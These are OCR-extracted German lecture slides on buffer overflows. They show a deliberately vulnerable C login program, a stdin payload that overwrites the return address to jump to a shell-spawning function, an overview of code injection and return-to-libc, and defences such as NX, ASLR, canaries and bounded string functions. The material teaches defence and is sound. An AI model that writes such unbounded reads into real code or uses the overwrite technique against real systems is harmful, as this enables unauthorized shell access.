Sicherheit

Schutz vor gezielten Angriffen mittels Pufferüberläufen

'Gefährliche' Funktionen in C

- `scanf()`
- `gets()` (ähnlich wie `scanf("%s", buf)`)
- `strcpy()`
- `strcat()`
- `sprintf()`

→ Schreiben alle an bestimmte Adresse im Speicher
→ Abbruchbedingung erfüllt?

Pufferüberlauf

```c
void start_shell() {
    gid_t gid = getegid();
    uid_t uid = geteuid();
    if (setresgid(gid, gid, gid)) { perror("setresgid"); }
    if (setresuid(uid, uid, uid)) { perror("setresuid"); }
    printf("Shell als Nutzer %d (uid=%d,gid=%d)\n", uid, uid, gid);
    execlp("/bin/bash", "/bin/bash", NULL);
}

int main(...) {
    if (ask_passwd(...)) { start_shell(); }
    return 0;
}
```

```c
bool ask_passwd(...) {
    char buf[8];
    printf("Passwort: ");
    scanf("%s", buf);
    return CMP(buf)
}
```


Ausnutzen von Pufferüberläufen

```
user@desktop:~$ nm login | grep -F start_shell
004008A1 T start_shell
```

- Umleiten der Standardeingabe
- Ausgabe der Bytesequenz mit der Adresse am Ende
- Weiterleitung der Standardeingabe


```
studi@bsvm:~$ ( printf "12345678ABCDEFGH\xa1\x08\x40\x00\x00\x00\x00\x00\n" ;
                cat /dev/stdin ) | ./login
```

Pufferüberlauf im Stack




"12345678ABCDEFGH\xa1\x08\x40\x00\x00\x00\x00\x00\n"

Pufferüberlauf im Stack




"12345678ABCDEFGH\xa1\x08\x40\x00\x00\x00\x00\x00\n"

Pufferüberlauf im Stack



"12345678ABCDEFGH\xa1\x08\x40\x00\x00\x00\x00\x00\n"

Pufferüberlauf im Stack



"12345678ABCDEFGH\xa1\x08\x40\x00\x00\x00\x00\x00\n"

Codeinjektion

- Auch Programme mit 'ungefährlichen' Funktionen können dazu gebracht werden, Beliebiges zu tun!
- Anstatt nur einer Rücksprungadresse wird gleich Maschinencode **injiziert**
- Rücksprungadresse zeigt auf den Stack selbst, wo der Code liegt

Weitere Techniken zur Codeinjektion

- **Return to `libc`**: Rücksprungadresse zeigt auf `libc`-Funktion, z.B. **`system(...)`**
  - `system("...")` führt beliebige Shell-Kommandos aus
  - Stack wird wie bei einem normalen Aufruf von **`system`** präpariert
- **Heap-Überlauf**: Überschreiben von Variablen auf dem Heap möglich um so Code zu injizieren
  - Dadurch indirekt oft ebenfalls beliebiger Code ausführbar

Heartbleed

- Lücke aus dem Zeitraum $2012 - 2014$
- Fehlender Vergleich zwischen angegebener Puffergröße und tatsächlich übertragenen Daten
- Rückgabe von nicht-überschriebenen Speicherinhalten aus OpenSSL (z.B. Schlüsselmaterial)

Schutzmaßnahmen I

- Hardware
  - **NX-Bit** / **XD-Bit** (SPARC, IA32 seit 2005, IA64-Prozessoren)
  - Stack-/Heap- und Daten-Speicherseiten nicht ausfuhrbar
- Betriebssystem
  - **stack/address space randomization** (**ASLR**)
  - Benötigt **relozierbare** Programme (`gcc -pie`)
- Compiler
  - Bekannte Zahlen, sogenannte **Canaries**, vor und hinter Puffer schreiben und überwachen

Schutzmaßnahmen II

- Programmierung
  - `strcpy(…)` → `strncpy(…, n)`
  - `strcat(…)` → `strncat(…, n)`
  - `sprintf(…)` → `snprintf(…, n)`
  - `scanf()` → Breite beschränken: `scanf("%9s", buf)`
    ☞ `buf[10]`

One careless strcat . . . Yours ?

Remember – Only you can

PREVENT BUFFER OVERFLOWS !

U. S. Department of Agriculture
Forest Service

State Forestry Department